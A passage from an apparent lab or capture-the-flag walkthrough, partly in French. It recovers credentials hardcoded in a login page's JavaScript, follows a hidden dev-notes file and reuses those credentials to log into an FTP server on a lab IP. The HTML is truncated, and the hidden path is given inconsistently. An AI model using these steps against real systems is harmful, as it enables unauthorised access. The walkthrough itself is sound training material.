    <div id="login-error-msg-holder">
      <p id="login-error-msg">Invalid username <span id="error-msg-second-line'
    </div>

    <form id="login-form">
      <input type="text" name="username" id="username-field" class="login-form-
      <input type="password" name="password" id="password-field" class="login-f
      <input type="submit" value="Login" id="login-form-submit">
    </form>
```

B y checking out the content of the "dev.js" , "style.css" , "button.js" files I got :


```
}

function showErrorMessage(element, message) {
  const error = element.parentElement.querySelector('.error');
  error.textContent = message;
  error.style.display = 'block';
}

loginButton.addEventListener("click", (e) => {
    e.preventDefault();
    const username = loginForm.username.value;
    const password = loginForm.password.value;

    if (username === "siemDev" && password === "california") {
        window.location.href = "/dev1243224123123/devNotes37370.txt";
    } else {
        loginErrorMsg.style.opacity = 1;
    }
})
```

I found the user name and password of the page we got throught /dev1242241231263




```
dev notes for ftp server:
-stop reusing credentials
-check for any vulnerabilies
-stay up to date on patching
-change ftp port to normal port
```

On apprend que l’utilisateur utilise le même identifiant et mode passe pour accéder au FTP . Si ceci est vrai on aura l’accès au FTP

```
root@ip-10-10-35-65:~# ftp 10.10.191.32 37370
Connected to 10.10.191.32.
220 (vsFTPd 3.0.3)
Name (10.10.191.32:root): siemDev
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```